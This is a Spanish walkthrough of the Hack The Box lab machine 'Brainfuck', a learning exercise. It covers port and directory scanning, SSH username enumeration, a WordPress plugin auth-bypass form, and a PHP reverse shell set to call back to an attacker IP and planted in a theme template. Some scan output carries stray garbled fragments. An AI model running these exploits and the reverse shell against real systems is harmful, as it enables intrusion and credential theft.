

Maquinal linux Insane

Brainfuck, aunque no tiene ningún paso que sea demasiado difícil, requiere muchos pasos y exploits diferentes para completarlo. Se toca una amplia gama de servicios, vulnerabilidades y técnicas, haciendo de esta máquina una gran experiencia de aprendizaje para muchos.

```
nmap -Pn --open 10.10.10.17 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 13:14 -05
Nmap scan report for 10.10.10.17 (10.10.10.17)
Host is up (0.072s latency).
Not shown: 995 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
110/tcp open pop3
143/tcp open imap
443/tcp open https
```

Versiones:

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
| 256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
| 256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp open smtp Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
110/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA UIDL USER AUTH-RESP-CODE TOP PIPELINING
143/tcp open imap Dovecot imapd
|_imap-capabilities: LITERAL+ more SASL-IR IMAP4rev1 have post-login IDLE LOGIN-REFERRALS ID
capabilities listed Pre-login OK AUTH=PLAINA0001 ENABLE
443/tcp open ssl/http nginx 1.10.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-title: Welcome to nginx!
| tls-nextprotoneg:
| http/1.1
| tls-alpn:
| http/1.1
|_http-server-header: nginx/1.10.0 (Ubuntu)
|     ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck
Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after: 2027-04-11T11:19:29
Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Escaneo directorios por 443

```
gobuster dir -u https://10.10.10.17/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x
html,php,txt,htm,xml," " -k
```

```

[+] Url:          https://10.10.10.17/
[+] Threads:      100
[+] Threads:      100
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Threads:      100
[+] Timeout:     10s
=====
starting gobuster in directory enumeration mode
=====
./index.html      (Status: 301) [Size: 194] [--> https://10.10.10.17/.]
/index.html      (Status: 200) [Size: 612]
Progress: 212417 / 1543927 (13.76%) [ERROR] Get "https://10.10.10.17/Email-Security": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.17/Email-Security": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.17/Nero_v7": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.17/Nero_v7": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.17/8072": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 212422 / 1543927 (13.76%) [ERROR] Get "https://10.10.10.17/6747": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "https://10.10.10.17/Windows_vista_xml": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

```

Validando la versión y los scripts de nmap tenemos un dominio

```

| tls-alpn: do we write up
|_ http/1.1 re que la ...
|_ http-server-header: nginx/1.10.0 (Ubuntu)
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
| Not valid after: 2027-04-11T11:19:29
Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel
para transferir archivos
desde linux a windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.30 seconds

```

Tenemos tecnologías WordPress según lo que nos entrega gobuster


```

Starting gobuster in directory enumeration mode
=====
./index.php      (Status: 301) [Size: 194] [--> https://brainfuck.htb/.]
/index.php      (Status: 301) [Size: 0] [--> https://brainfuck.htb/]
/wp-content     (Status: 301) [Size: 194] [--> https://brainfuck.htb/wp-content/]
/wp-login.php   (Status: 200) [Size: 2244]
/license.txt    (Status: 200) [Size: 19935]
/wp-includes    (Status: 301) [Size: 194] [--> https://brainfuck.htb/wp-includes/]
/readme.html    (Status: 200) [Size: 7433]

```

https://brainfuck.htb/wp-login.php

m... Machine Excell Training ACTIVE DIRECTORY OSCP




The image shows a WordPress login screen. At the top is the classic blue 'W' logo. Below it is a white rectangular form with two input fields: 'Username or Email Address' and 'Password'. To the right of the password field is a blue 'Log In' button. Below the form is a link 'Lost your password?'. The background is light gray.

Parece ser wp 4.73 según información de wappalyzer

https://brainfuck.htb/readme.html

m... Machine Excell Training ACTIVE DIRECTORY OSCP



The image shows the WordPress 4.7 landing page. It features the blue 'W' logo at the top. Below it is a large white box containing the text 'Version 4.7' and 'Semantic Personal Publishing Platform'. Underneath this is a section titled 'First Things First' with a horizontal line. A quote at the bottom reads: 'Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I'm proud to be a part of. Thousands of hours have gone into WordPress, and we're dedicated to making it better every day. Thank you for making it part of your world.'

También vemos un subdominio en nmap
sup3rs3cr3t.brainfuck.htb

```
| tis-alpn:  
|_ http/1.1  
|http-server-header: nginx/1.10.0 (Ubuntu)  
|ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck  
Ltd./stateOrProvinceName=Attica/countryName=GR  
|Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb  
|Not valid before: 2017-04-13T11:19:29  
|_Not valid after: 2027-04-11T11:19:29
```

Welcome to Super Secret Forum

Please rely on your own encryption methods for sensitive material.

Start a Discussion

All Discussions

Tags

Development


admin started Apr '17

General 0

Search Forum

Sign Up Log In

Este también se puede validar con la herramienta
ssllscan https://10.10.10.17



```

Accepted TLSv1.0 256 bits DHE-RSA-CAMELLIA256-SHA      DHE 1024 bits et Forum
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 256 bits CAMELLIA256-SHA
Accepted TLSv1.0 128 bits ECDHE-RSA-AES128-SHA
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA
Accepted TLSv1.0 128 bits DHE-RSA-CAMELLIA128-SHA
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 128 bits CAMELLIA128-SHA

Server Key Exchange Group(s):
TLSv1.2 128 bits secp256r1 (NIST P-256)
> Worker

SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: imágen 3072G


Subject: brainfuck.htb
AltNames: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
Issuer: brainfuck.htb

Not valid before: Apr 13 11:19:29 2017 GMT
Not valid after: Apr 11 11:19:29 2027 GMT

Este tambien se puede validar con
ssllscan https://10.10.10.17

```

también encuentro posibles usuarios



SSH user Enumeration

Como el SSH de la máquina es 7.2 podemos utilizar el exploit para enumerar usuarios

```

~/machineshtb/Brainfuck
searchsploit ssh 7.x
Exploit Title: OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 7.4 - 'UserPrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
Shellcodes: No Results

```

Al correr me pide instalar paramiko

```
pip install paramiko
```

```
~/machineshtb/Brainfuck admin Apr 17
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2.10.0 will remove support for this functionality.
Defaulting to user installation because normal site-packages is not writeable
Collecting paramiko
  Downloading paramiko-2.12.0-py2.py3-none-any.whl (213 kB)
    |████████| 213 kB 4.4 MB/s
Requirement already satisfied: six in /home/kali/.local/lib/python2.7/site-packages (from paramiko) (1.16.0)
Collecting pynacl>=1.0.1
  Downloading PyNaCl-1.4.0-cp27-cp27mu-manylinux1_x86_64.whl (964 kB)
    |████████| 964 kB 54.8 MB/s
Requirement already satisfied: bcrypt>=3.1.3
  Downloading bcrypt-3.1.7-cp27-cp27mu-manylinux1_x86_64.whl (59 kB)  orrestis Apr 17
    |████████| 59 kB 7.4 MB/s
Requirement already satisfied: cryptography>=2.5 in /home/kali/.local/lib/python2.7/site-packages (from paramiko) (3.3.2)
Requirement already satisfied: cffi>=1.4.1 in /usr/lib/python2.7/dist-packages (from pynacl>=1.0.1->paramiko) (1.14.0)
Requirement already satisfied: enum34; python_version < "3" in /home/kali/.local/lib/python2.7/site-packages (from cryptography>=2.5->paramiko) (1.1.10)
Requirement already satisfied: ipaddress; python_version < "3" in /home/kali/.local/lib/python2.7/site-packages (from cryptography>=2.5->paramiko) (1.0.23)
Installing collected packages: pynacl, bcrypt, paramiko
Successfully installed bcrypt-3.1.7 paramiko-2.12.0 pynacl-1.4.0
Pasted image PNG
~/machineshtb/Brainfuck admin Apr 17
SSH User Enumeration
```

como me dio problemas ejecuto busco el exploit en GitHub

```
README
#Ensure that you install the requirements:
foo@bar:~$ pip3 install -r requirements.txt

#For single username:
foo@bar:~$ ./CVE-2018-15473.py 192.168.1.20 -u root
[+] root is a valid username

#For multiple username:
foo@bar:~$ ./CVE-2018-15473.py 192.168.1.20 -w username_wordlist.txt
[+] root is a valid username
[-] mysql is an invalid username
[-] mike is an invalid username
[-] foo is an invalid username
[-] bar is an invalid username
Valid Users:
root
```

clono y sigo las instrucciones

```
kali㉿kali:~/machineshtb
```

~/machineshtb/Brainfuck/CVE-2018-15473 main !1 ./CVE-2018-15473.py 10.10.10.17 -u root zsh: permission denied: ./CVE-2018-15473.py Development - Super S Brainfuck Ltd.-J

~/machineshtb/Brainfuck/CVE-2018-15473 main !1 chmod +x CVE-2018-15473.py YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY

~/machineshtb/Brainfuck/CVE-2018-15473 main !1 ./CVE-2018-15473.py 10.10.10.17 -u root [+] root is a valid username you install the requirements: foo@bar:~\$ pip3 install -r requirements.txt

~/machineshtb/Brainfuck/CVE-2018-15473 main !1 ./CVE-2018-15473.py 10.10.10.17 -u roots [-] roots is an invalid username foo@bar:~\$./CVE-2018-15473.py 192.168.1.20 -u root [+] root is a valid username

~/machineshtb/Brainfuck/CVE-2018-15473 main !1 ./CVE-2018-15473.py 10.10.10.17 -w /home/kali/machineshtb/Brainfuck/usuarios.txt Completing 'file' #For multiple username: foo@bar:~\$./CVE-2018-15473.py 192.168.1.20 -w username_wordlist.txt [+] root is a valid username [-] mysql is an invalid username

```
./CVE-2018-15473.py 10.10.10.17 -w /home/kali/machineshtb/Brainfuck/usuarios.txt
```

```
~/.machineshtb/Brainfuck/CVE-2018-15473 main !1 ./CVE-2018-15473.py 10.10.10.17 -w /home/kali/machineshtb/Brainfuck/usuarios.txt
[-] admin is an invalid username
[+] orestis is a valid username
Valid Users: Pasted ima... PNG
orestis Pasted ima... PNG
Pasted ima... PNG
./CVE-2018-15473.py 10.10.10.17
~/.machineshtb/Brainfuck/CVE-2018-15473 main !1
Pasted ima... PNG
Pasted ima... PNG
```

orestis es válido, regresando al home de la página se identifica un ticket

A screenshot of a web browser displaying a WordPress website. The URL in the address bar is https://brainfuck.htb/?page_id=6. The page title is "Brainfuck Ltd." with the subtitle "Just another WordPress site". Below the header is an orange navigation bar with links for "Home", "Open Ticket", and "Sample Page". A large, semi-transparent watermark banner with the text "Open Ticket" is centered on the page.

Buscando exploits existen varios

Exploit Title	Htb machines / Brainf**k	Path
WordPress Plugin Event Tickets 4.10.7.1 - CSV Injection		php/webapps/47335.txt
WordPress Plugin SupportZzy Ticket System 1.2.5 - Persistent Cross-Site Scripting		php/webapps/35218.txt
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities		php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation	/htb/machineshtb/	php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection		php/webapps/40939.txt

Validando el exploit de sql injection WordPress ticket encuentro que hay un plugin relacionado con ticket



The screenshot shows a web browser window with the URL <https://www.exploit-db.com/exploits/40939>. The page content is a exploit script for a WordPress plugin. The script includes comments with metadata such as title, author, vendor homepage, software link, contact information, website, category, version, and test environment. The software link and contact information are highlighted in blue.

```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 – WordPress Plugin – Sql Injection
# Exploit Author: Lenon Leite
# Vendor Homepage: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/

# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Contact: http://twitter.com/lenonleite
# Website: http://lenonleite.com.br/
# Category: webapps
# Version: 7.1.3
# Tested on: Ubuntu 14.04
```

Generalmente los plugins se pueden ver dentro del directorio wp-content
<https://brainfuck.htb/wp-content/plugins/>

Index of /wp-content/plugins/

..		
akismet/	15-Sep-2022 09:43	-
easy-wp-smtp/	15-Sep-2022 09:43	-
wp-support-plus-responsive-ticket-system/	15-Sep-2022 09:43	-
hello.php	22-May-2013 21:08	2255
index.php.old	05-Jun-2014 15:59	28

Index of /wp-content/plugins/wp-support-plus-responsive-ticket-system/

..		
asset/	15-Sep-2022 09:43	-
includes/	15-Sep-2022 09:43	-
lang/	15-Sep-2022 09:43	-
pipe/	15-Sep-2022 09:43	-
readme.txt	17-Apr-2017 17:51	19938
wp-support-plus.php	17-Apr-2017 17:51	6053

Otra forma de encontrar el plugin es con wpscan

wpscan enumeracion de plugins con ssl

con la opcion --disable-tls-checks podemos enumerar equipos que cuentan con ssl
wpscan --disable-tls-checks --url https://brainfuck.htb/ -e u,p

```
~/machineshtb/Brainfuck wpscan --disable-tls-checks --url https://brainfuck.htb/ -e u,p
```

Wordpress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
Worker

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: https://brainfuck.htb/ [10.10.10.17]
[+] Started: Mon Feb 26 22:07:41 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: nginx/1.10.0 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: https://brainfuck.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)

Validando tambien el exploit de escalada de privilegios el cual tambien afecta al plugin se basa en la ruta /admin-ajax.php

The screenshot shows a web browser displaying the Exploit Database at <https://www.exploit-db.com/exploits/41006>. The page title is "Wordpress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation". The exploit details table includes columns for EDB-ID, CVE, Author, Type, Platform, and Date. The EDB-ID is 41006, the CVE is N/A, the Author is KACPER SZUREK, the Type is WEBAPPS, the Platform is PHP, and the Date is 2017-01-10. The status for EDB Verified is green checkmark, and the status for Exploit and Vulnerable App is red square.

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
41006	N/A	KACPER SZUREK	WEBAPPS	PHP	2017-01-10

EDB Verified: ✓ Exploit: 🔗 / { } Vulnerable App: 🔴

```

# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().


http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">

```

Si vamos a la ruta encontramos que si existe



Ambos exploits afectan a la ruta /admin-ajax.php, sin embargo, el exploit de escalada se basa en el uso incorrecto del ***wp_set_auth_cookie()***

WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation


Modifico el exploit y lo guardo como index.html cambiando la url y el valor de username por admin

```


GNU nano 7.2                                         index.html
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="admin">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>

```


Levanto Python y visito mi localhost



Le doy clic a login y me redirige a /wp-admin/admin-ajax.php del equipo víctima



Elimino el directorio /admin-ajax.php y dejo solo wp-admin y ya estoy dentro



Reverse shell en wordpress

Localizamos una php reverse shell
locate reverse | grep php

```

/usr/share/metasploit-framework/modules/payloads/singles/php/reverse_php.rb
/usr/share/metasploit-framework/modules/payloads/stagers/php/reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/stagers/php/reverse_tcp_uuid.rb
/usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

```

Reverse shell en wo

localizamos una php reverse shell
locate reverse | grep php

~/.machineshtb/Brainfuck/CVE-2018-15473 main !1

Encontramos una de seclists básicamente es una idéntica a las de pentest monkey aca modificamos la ip y puerto.

```

43 // Usage
44 // —————
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = isset($_POST['ip']) ? $_POST['ip'] : '10.2.2.1';
50 // $ip = '10.10.14.11'; // CHANGE THIS
51 // $port = 123; // CHANGE THIS
52 $port = isset($_POST['port']) ? $_POST['port'] : '8888';
53 $chunk_size = 1400;
54 $write_a = null;
55 $error_a = null;
56 $shell = 'uname -a; w; id; /bin/sh -i';
57 $daemon = 0;
58 $debug = 0;
59

```

Ahora siguiendo varias guias subimos la shell en apariencia y editor
<https://www.hackingarticles.in/wordpress-reverse-shell/>
seleccionamos el tema Twenty Seventeen: 404 Template (404.php)

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to edit: Twenty Seventeen Select

Templates

404 Template (404.php)

Archives (archive.php)

Comments

```

<?php
/*
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty Seventeen

```

borro todas las lineas y pego todo lo de la reverse shell.

The screenshot shows a browser window with the URL <https://brainfuck.htb/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen>. The page displays a code editor with the following PHP code:

```
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

The sidebar on the left shows the WordPress admin menu with "Appearance" selected. Below the code editor, there is a note: "You need to make this file writable before you can save your changes. See [the Codex](#) for more information."

Sin embargo, al finalizar no me deja subir o actualizar el archivo
Bajo esta circunstancia enumeró el WordPress un rato y allí encuentro que hay un Easy WP SMTP Settings

The screenshot shows the "Settings" page in the WordPress admin area. The "Easy WP SMTP Settings" section is visible. The "From Email Address" field contains "orestis@brainfuck.htb". The "From Name" field contains "Orestis Makrogiannis". The "SMTP Host" field contains "localhost". A note in the sidebar says: "Please visit the [Easy WP SMTP](#) plugin's documentation page for usage instructions."

Aca encontramos un SMTP password

Media
Pages
Comments
Support Plus
Appearance
Plugins 1
Users
Tools
Settings
General
Writing
Reading

SMTP Port 25
The port to your mail server

SMTP Authentication Yes
This option should always be checked 'Yes'

SMTP username orestis
The username to login to your mail server

SMTP Password
The password to login to your mail server

Save Changes

como en la pagina inicial de facebook de hace algunos años sacamos la credencial en texto plano

Iterate on your code faster with the new multi-line editor mode.
Use Enter to add new lines and Ctrl+Enter to run.

Got it!

JQMIGRATE: Migrate is installed, version 1.4.1
